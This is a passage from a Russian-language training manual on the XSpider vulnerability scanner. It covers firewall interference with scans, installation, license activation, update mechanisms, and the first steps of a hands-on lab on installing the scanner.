


Рис. 5. При работе со сканером не рекомендуется использовать персональные межсетевые экраны

Разумеется, наличие на узле персонального межсетевого экрана, особенно такого, который фильтрует исходящий трафик, может отрицательно сказаться на работе сетевого сканера и даже может быть причиной ошибок в ходе выявления уязвимостей. С другой стороны, если МЭ корректно настроен, он не должен мешать работе сканера безопасности.

Однако иногда дело бывает не только в настройке МЭ. Например, некоторые проверки (в частности, использующие так называемый интерфейс «сырых» сокетов) могут не работать, если включен МЭ (это совершенно справедливо, например, для Windows Firewall).

Что касается XSpider, то включенный Windows Firewall может сказаться отрицательно на сканировании портов без установления соединения (Рис. 6).




Рис. 6. Выбор метода сканирования в XSpider

Сказанного вполне достаточно, чтобы сделать вывод об «опасности» использования на узле со сканером персонального МЭ или систему противодействия атакам уровня узла. Как же быть в случае, если узел со сканером сам требует защиты, находясь, например, в области повышенного риска (например, DMZ). Можно рекомендовать защитить узел со сканером, выключая ненужные службы (в идеале, узел должен отвечать только на запросы ICMP ECHO).

2.9. Процедура установки

Сама процедура установки достаточно проста и обычно не вызывает затруднений. Дистрибутив представляет собой самораспаковывающийся архив. В процессе установки необходимо лишь указать каталог установки продукта (Рис. 7).




Рис. 7. Выбор каталога установки

Дистрибутив поставляется уже с включенной в него лицензией. Все операции с лицензией осуществляются через графический интерфейс на вкладке «Система». Обновление лицензии происходит по запросу пользователя, при нажатии на кнопку «обновить лицензии» (Рис. 8).

Активация лицензии происходит из того же интерфейса, при этом обязательным условием является подключение к сети Интернет.




Рис. 8. Обновление лицензии

Для активации лицензии XSpider на компьютере, который находится в изолированном от сети Интернет сегменте, необходимо сгенерировать запрос на активацию, разместить его на сервере http://update.maxpatrol.com и, получив ответ, активировать сканер. Активация сканера XSpider в изолированной сети проводится через специальный веб-интерфейс на сайте http://update.maxpatrol.com (активируемая лицензия должна иметь возможность работать в режиме Offline).

2.10. Механизм обновления

2.10.1. Типы обновлений

Компания Positive Technologies предоставляет для XSpider и MaxPatrol несколько типов обновлений:

- оперативные обновления;
- плановые обновления базы знаний;
- новые выпуски ПО (релизы);
- оперативное исправление ошибок ПО.

Типы обновлений и их характеристики приведены в Табл. 2.

Табл. 2 Типы обновлений

Тип обновления	Описание	Объем	Период
Оперативные обновления	Содержат информацию о срочных или критичных уязвимостях	0 – 2 МБ	По мере необходимости
Плановые обновления базы знаний	Содержат информацию о новых уязвимостях, ошибках и стандартах	1 – 10 МБ	Еженедельно
Новые выпуски ПО (релизы)	Содержат новые версии программного обеспечения	~30 МБ	Ежемесячно, по мере выхода
Оперативное исправление ошибок ПО	Содержат исправления ошибок программного обеспечения	1 – 30 МБ	В случае обнаружения критических ошибок

2.10.2. Механизм получения обновлений

«Глобальным» источником обновлений являются серверы Positive Technologies, расположенные по адресу update.maxpatrol.com. Серверы ожидают соединения на портах 443/TCP и 2002/TCP.

По умолчанию XSpider получает обновления с этих серверов. В большинстве случаев обновление осуществляется через Интернет. Вообще говоря, возможны следующие варианты:

- Обновление через Интернет по внутреннему протоколу XSpider
- Оффлайн обновление путем полной переустановки.

Обновление через Интернет по внутреннему протоколу XSpider – это самый быстрый и простой вариант (Рис. 9). При этом используется порт TCP 2002.




Рис. 9. – Обновление по внутреннему протоколу XSpider

При обновлении через Интернет есть возможность использовать сервер-посредник (proxy). Для использования proxy его необходимо задать в настройках (Рис. 10)





Рис. 10. – Обновление с использованием сервера-посредника.

Оффлайн обновление осуществляется путем полной переустановки продукта. Для оффлайн обновления в лицензию должна быть включена данная опция. В данном случае необходимо запросить новый дистрибутив через службу поддержки и выполнить заново установку с выбором обновления.


2.11. Практическая работа 1. Установка и обновление сканера XSpider

Цель работы – изучение процедуры установки и обновления сканера XSpider. XSpider устанавливается либо на виртуальную, либо на основную машину.


1) Уточнить у преподавателя, на какой узел будет устанавливаться XSpider, войти в систему (администратор, 1111)
2) Проверить, включена ли платформа .NET Framework 3.5 (при необходимости включить)




3) Уточнить у преподавателя местоположение дистрибутива сканера XSpider (обычно в папке «загрузки»)




4) Начать процедуру установки сканера XSpider
5) Нажать кнопку «Далее» в следующем окне




6) Согласиться с условиями лицензионного соглашения и нажать «Далее»



